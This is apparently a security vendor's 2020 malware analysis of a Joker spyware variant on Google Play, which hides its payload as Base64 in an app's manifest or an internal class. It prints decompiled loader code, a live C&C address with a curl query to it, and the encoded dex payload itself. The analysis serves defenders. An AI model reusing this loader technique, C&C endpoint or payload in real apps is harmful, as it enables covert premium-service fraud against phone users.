
New Joker variant hits Google Play with an old trick

July 9, 2020

Research By: Aviran Hazum, Bogdan Melnykov, Israel Wernik

Overview:

Check Point's researchers recently discovered a new variant of the Joker Dropper and Premium Dialer spyware in Google Play. Hiding in seemingly legitimate applications, we found that this updated version of Joker was able to download additional malware to the device, which subscribes the user to premium services without their knowledge or consent.



Flowers Wallpaper-HD Wallpapers

Robert Williams Personalisation

★★★☆☆ 65

PEGI 3

You don't have any devices.

More pixels means better image quality and greater detail. Thanks to that large amount of detail that give to us 4k resolution, our wallpaper with flowers is incredibly realistic and exceptionally beautiful. Go with the spirit of time, focus on the new generation of Ultra HD.

In addition, our wallpapers about flowers in 4k resolution it's also:

- Changing wallpaper with just one click

Figure 1 – Joker application on Google Play

General:

Joker, one of the most prominent types of malware for Android, keeps finding its way into Google's official application market as a result of small changes to its code, which enables it to get past the Play store's security and vetting barriers. This time, however, the malicious actor behind Joker adopted an old technique from the conventional PC threat landscape and used it in the mobile app world to avoid detection by Google.


To realize the ability of subscribing app users to premium services without their knowledge or consent, the Joker utilized two main components – the Notification Listener service that is part of the original application, and a dynamic dex file loaded from the C&C server to perform the registration of the user to the services.

In an attempt to minimize Joker's fingerprint, the actor behind it hid the dynamically loaded dex file from sight while still ensuring it is able to load – a technique which is well-known to developers of malware for Windows PCs. This new variant now hides the malicious dex file inside the application as Base64 encoded strings, ready to be decoded and loaded.

Technical Analysis:

Originally, the code that was responsible for communicating with the C&C and downloading the dynamic dex file was located inside the main classes.dex file, but now the functionality of the original classes.dex file includes loading the new payload.

Joker triggers the malicious flow from the Activity by creating a new object that communicates with the C&C to check if the campaign was still active. After confirmation, it can then prepare the payload module to be loaded.




```java
public HomeActivity() {
    this.l = 23;
    this.m = "TAG";
    this.q = new ArrayList();
    this.r = "";
}

static void a(HomeActivity homeActivity0) {
    super.onBackPressed();
}

private void k() {
    this.n = (LinearLayout)this.findViewById(0x7F080114);  // id:reducesize
    this.o = (LinearLayout)this.findViewById(0x7F080090);  // id:editedimage
    this.k = (ImageView)this.findViewById(0x7F08010C);  // id:privacypolicy
    new Thread(new Runnable() {
        final HomeActivity a;

        @Override
        public void run() {
            a a0 = new a();
            if(a0.a() == 1) {
                a0.a(HomeActivity.this);
            }
        }
    }).start();
}
```

Figure 2 – Creation of the malicious object




```java
public int a() {
    try {
        HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL("https://gd-1301476296.cos.na-toronto.myqcloud.com/gd.json").openConnection();
        httpURLConnection0.setConnectTimeout(60000);
        httpURLConnection0.setRequestMethod("GET");
        if(httpURLConnection0.getResponseCode() == 200) {
            BufferedReader bufferedReader0 = new BufferedReader(new InputStreamReader(httpURLConnection0.getInputStream()));
            StringBuffer stringBuffer0 = new StringBuffer();
            while(true) {
                String string0 = bufferedReader0.readLine();
                if(TextUtils.isEmpty(string0)) {
                    break;
                }

                stringBuffer0.append(string0);
            }

            return new JSONObject(stringBuffer0.toString()).getInt("status");
        }
    }
    catch(IOException iOException0) {
        iOException0.printStackTrace();
        return 0;
    }
    catch(JSONException jSONException0) {
        jSONException0.printStackTrace();
        return 0;
    }

    return 0;
}
```


Figure 3 – malicious object communicates with C&C



```
curl https://gd-1301476296.cos.na-toronto.myqcloud.com/gd.json
{
status:1
}
```


Figure 4 – response from C&C server

The first method used to load the dex file was to read it from the manifest file. When inspecting the manifest file, we could see that there was another metadata field that contained a Base64 encoded dex file. So all that was needed was to read the data from the manifest file, decode the payload, and load the new dex file.



```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.imagecompress.android" platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:icon="@drawable/launcher" android:label="@string/app_name" android:name="com.imagecompress.android.xil.MainApplication" android:roundIcon="@drawable/launcher" android:supportsRtl="true" android:theme="@style/AppTheme" android:usesCleartextTraffic="true">
        <meta-data android:name="com.facebook.sdk.ApplicationId" android:value="@string/facebook_app_id"/>
        <meta-data android:name="baobutong" android:value="UEsDBBQACAgIALZ+kFAAAAAAAAAAAAAAAAAAUAAQATUVUQS1JTkYvTUFOSUZFU1QuTUb+ygAA803My0xLLS7RDUstKs7Mz7NSMNQz4OVySa3Q9clPTiwBCyXnJBYXpxbrpaRW8HI5F6UmlqSm6DpVWimkVACVG5rxcvFyAQBQSwcI8N6zmEcAAABJAAAAUEsDBBQACAgIALZ+kFAAAAAAAAAAAAAAAAALAAAAY2xhc3Nlcy5kZXiVWn1sHNdxn9274x0/RC6PH6LO/Njjh0jJ4h0pUhIlSjZFipJokZRMXmRRdCuv7pbkScfd0+2S+qgTx4mq1LXiWLbixE2iOK3cBkFQOEUAF3X/MPqVIDGKFnGLtDWMNBXQInCbonGQOlHr/ubtu+NSkp3mhB/nvXnz5s2bNzNv93QZ80JF38AO+tu5I59xzo7fHH3v+muT//jUlRv/9M8tT3/rge8/206UJ6ILxwejJD+vx4l+lzz+MPDfKtFu0FsBoirQZ8uIHgX9T9AI6N+UY85G0AqiQj2RCzwOPAFcBj4FPA08A1wDPgu8CNwAfg94DXgbeA+oaSDqBSaBJeAp4OvAt4CfAy2NRLuAOeBjwPPAq8A/AA2w4QhwFngSeBn4DvAjYEMT0Q6gALwM/DXwHtC+iWgMmAVs4ApwA/hj4LvALeAXQE2MqAvYDaSAJeAp4GXgz4HvAf8O/AT4HyBwH9E2IAkMALuAvcAocAg4AkwDM8AjwDxgA5eBF4HfB94G3gHeBX4B1DUTxYB24H5gEHgAOAg8ClwBngP+CPgT4M+A7wDfA34A/AyItBA1AT3AXuAoYAIF4ArwAvAV4GvAa8B3gbeB/wB+BkRaYQfQAvQArwL/CvwYqGgjigJdQC8wAIwAh4GHAQM4DzwD3AC+Cvwh8CrwOvCXwJvAvwDvsy6dqBXoB/YDs8Ac8BiwCKwCnwQ+DVwHvgR8DXgFCCIuEZ4iXjcA1UANoAG1AAd7HYCQI4QVIXwIYUIICcJxE46Q4HKCywjbJmyPYBJBNSE9CGlDHUAn0AVsBrqBHmALsBW4H9gG9AIJIAn0Af3AdmAAGAR2ADuBXcAQebm2R+beXmAf8AAwBjwETAHTwFHgGHl7LX5Ckl6u8/avyH4YUGUb6UpIZboKmUrZvl7nyQR9Mqzri5If9umJ+NoVvnalbFdKf9+s88bZ71+XejSffIev3eVbl/34zTqv3SPbYenXon727Z9KGW7/hZTplTIR2X5D7pHbb0p5br/l49+S/IRvXT6nd6QMn9e7Uv+g1M9nsUO2D8g2rzUu27fRPizbQQTZIdmuql+Tecsn0wT+QdnWfTI9vnZf/Zr8kI8/4uMf9rWP+WRcn228xwnZPuGT4Zgp2vlYvRdrO+Uej8g221xsX/W1c5Cfl02b0le7fGe6R64bQfalRUz00peJ806lS8S5t1PQZkTFCUH30JyglZLfS5fJy8dPE+dkq5BrkfPb5HwV8guCRsgiju1OkQMBZMOjggbpeUFDdJ04R9rEeBk4pqBJelbQdvqcsL1LjFeiWiwJWkFnBK2hZUGryRW0kVYE7abfIY7/hJhXjQr028Rxv4EcQTvoGnENqqVF4jrURBeIa9E
[illegible]
y3MJK2rULJa+tEyiGdrM3Zplu8rDr5j8yM4mpFiTEPqrXRjFScprs+yWDU6nRaYrw3/NL520KTo+fSFH3sZxpOKZuit3q/lTXXVvn8oWYMBOkHCf1OG6n47idjuN2CuLPBDdxax0/ScpJUk9i6CT350cpOn/3GdXN38Pp65hF/1Ya6bTpOAdzxqJDO2U9SjiyECb2j6Umjk6fmj6amjg4MbZfdCYnZlPj0+Mzp2bHU6mJ6UOzVFWcx7cEleFaMq0MhU7btuNSY9pAKOX253L+OuZQiAuLSWVetlNYZhcanispwi4xshAtS+N0XZPqUVrYoygvvWmDW+klk3rWuAnnosNN11xOHDAvjAl+KUSpIpN1itpbvXPInPIfxKmcrNFYEzlg5JheAE9Qt2A4FF6wC3yVUuWi6RafEqiBO/l8TuqRFybVgO1PKKpmxlrSeP21+KSo1/dfyFQL3gEznTMKZsYLVaoXrAVjJefiFpLXnbCIa4FzIOtpuuPRQazmKwhUjr7UGEZTbItN9h+UmOS7coU56y9Yv4jQERZ9d0kowz7wAOKYY3bGFCt6oUeRJcNZ8pilckhXlSVknrMnmVzM89nljIsJ23F6zZXe86bj9vYnjFyWBy6uWGknwTcd7rhTq7sHEmeMAmccz8f0/p39if7+XYnBnYmdg0kegGyCz5pnL1w084klm5tOdjlxRDA54lnwtClCy8GxJorW5NmQRdtezJneojgsk5+/nGTGRJDmnAezmX1UlrVW7bMmbeJES3CiJXDaQlvxxMtyprUI19TmbDGQKQlQ2fLZTBahF7REfFnm+QlEBmcPlVnL5y0cRtj2nq+oGg2RFN7TFNXblv/UjsF8M0MN67kz5rK9Cna1jQRdq1gUQUiMc3hTkMsohQsmNoxlw/J6okBhxaINDtJ6tIB9pA0kNrrumMhtTiSKcbf4sDnuJZd8oKJaMSbWS2WXTXvFpQqHY89xOHB5GBZnkUzm6IrrctQ5HDlGpiiuiT6yyClGbNDBAVLIQdK5IK5RYJOYlLKy0rVLlylFXFtGXmjVyK1gc4IcXaBKZJkDP4jYDYqSHTpfyKLgKAqFtymbal5YaFWaakT3phKtUZprlBi6eAsJLwluC6ncGVYaa0jdpHxJielqTH04WP4JpdXr94i+wv0m9JvaiuMbL6n3gdGsNLUqD0KZol7TW578ePB2Q6vy+UaFX0jL29C/1aiU326kkKoGleInDv43mwLlr29qr32zVal9qY1URSm/pivX9C6e07ZZuazjlUjpRu8NvUe5pfMLdGX5Fp4Z5xenreVvxJXyq3gjvok3LFXtxci3O5XyH3Qmla92KcpLm+X7YfHdqkiLv83gd7Hi7zMCtPYbjSCt/U6D/w+3+FsN/ram+HuNgObJ8buuonvft99Gu0z3+Px/CormfZ/D/8+g6t66/PuOgO7p5e+1g7r3f338nXxI9+zj7/n5i35eS/y/hObx+Xcl/wdQSwcIU1JkRRkRAACQIgAAUEsBAhQAFAAICAgAtn6QUPDes5hHAAAASQAAABQABAAAAAAAAAAAAAAAAAAAAE1FVEEtSU5GL01BTklGRVNULk1G/soAAFBLAQIUABQACAgIALZ+kFBTUmRFGREAAJAiAAALAAAAAAAAAAAAAAAAAI0AAABjbGFzc2VzLmRleFBLBQYAAAAAAgACAH8AAADfEQAAAAA="/>
        <provider android:authorities="com.imagecompress.android.provider" android:exported="false" android:grantUriPermissions="true" android:name="androidx.core.content.FileProvider">
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
        </provider>
        <activity android:name="com.imagecompress.android.activity.ReAct" android:screenOrientation="portrait"/>
        <activity android:name="com.imagecompress.android.activity.PPScreen" android:screenOrientation="portrait"/>
        <activity android:name="com.yalantis.ucrop.UCropActivity" android:screenOrientation="portrait"/>
        <activity android:name="com.imagecompress.android.activity.RDActivity" android:screenOrientation="portrait"/>
        <activity android:name="com.imagecompress.android.activity.HomeActivity" android:screenOrientation="portrait"/>
        <activity android:name="com.imagecompress.android.activity.SplashActivity" android:screenOrientation="portrait">
```

Figure 5 – Manifest file containing the Base64 encoded dex




```
public void a(Activity activity0) {
    try {
        this.a(activity0, Base64.decode(activity0.getPackageManager().getApplicationInfo(activity0.getPackageName(), 0x80).metaData.getString("baobutong"), 0));
    }
    catch(Exception unused_ex) {
    }
}

public void a(Activity activity0, byte[] array_b) {
    FileOutputStream fileOutputStream0 = null;
    File file0 = new File(activity0.getFilesDir(), "baobutong");
    try {
        fileOutputStream0 = new FileOutputStream(file0);
        fileOutputStream0.write(array_b);
        fileOutputStream0.flush();
    }
    catch(Exception unused_ex) {
        if(fileOutputStream0 != null) {
            try {
                fileOutputStream0.close();
            }
            catch(IOException iOException0) {
                goto label_30;
            }
        }

        goto label_36;
    }
    catch(Throwable throwable0) {
```

Figure 6 – reading data from manifest


During our research, we have also detected an “in-between” variant, that utilized the technique of hiding the .dex file as Base64 strings – but instead of adding the strings to the Manifest file, the strings were located inside an internal class of the main application. In this case, all that was needed for the malicious code to run was to read the strings, decode them from Base64, and load it with reflection.



```java
public class SDKContent {
    public static final String agn = "CfxV4uCa5DPdI+X2YIVPSPqrgrrte7Eyl+6VdL+gbeTmcc67nGPEh3OlTNB8riqy3ftpl+19nvbjsr8G2ifb+2V70NNXR/uobB+4hf5etM+gPdzjrvNW48/J
    public static final String aip = "GT+QPG+UOX65P7r37e1L9vXtSw4OJvv7+lPcAuEkW5i7z18yS8nFIhft/HLyXsFkp2fBc6ZwKBvGTFamU+KZLBSLCwXTHRUmMvmSaKdyJlyzYN+Vzx2iYN5a
    public static final String aru = "BaaA+4Bpctdc+QQknWpZL59qcfdEkXWEOqmyHAaQEugsZOpkebHFlfF7ZFhXSfJDHj01nnKtp1wny3XSBmstbjvb4orU0+iR7/SUdc+43XItXI7LMsv0ePSz
    public static final String cdv = "B/TrxHGni/Ygoum8oL30gqBx+k2x7u2ivQ4ZaVnQOioK6o5fJ8etk+PWYd5fIo6ppOhXjyz3OeL8ptOvEcdUPa0J2kOfJ853USoQ57wt9IvsE8hwF4hznzsv
    public static final String cmea = "F4nJuckTmbFjYyNHRGV8bCYzOjk6PTczmsmMTd49Q5FKPz7HKCSNSkGcoKaVo8C5YtF2qDVrwIaFI4WCN2/a1JRdNLNLM2Zhfqo6NwpwdjMplHV9mmp4r40
    public static final String cnmk = "DhrU0viJJqZ+CnNEP7/br9+PGWh7hM7pJkj7fMpp0Jgve5N+luOIOd2KWH/lALUHEjQR8AclDUlaM6H6w5a+F74Dnc21wpJYVeB65nQz90xTpiUM7h3wl0i
    public static final String cqb = "AQAAY2xhc3Nlcy5kZXiVWmtwG9d1Prt4ESRELsGXBJPUkqAkSLYAviRRgmRLpCiLNknRJCxLoh1qBSxJiOACwi4pSk1rOXZSp64bv+PUbeMmbqPUakbJdFr/
    public static final String esls = "D+3+BNOQpDVW7z7scKSyIpX7xZ+B9ibM0qcGM43QoSihCUUNxZRhAq2JKjyepu6kzg8Cnrjh56bpw9LnQDOHeU9ul+eDJusfnlV8Hl38/DutQ0fXhlgB54I
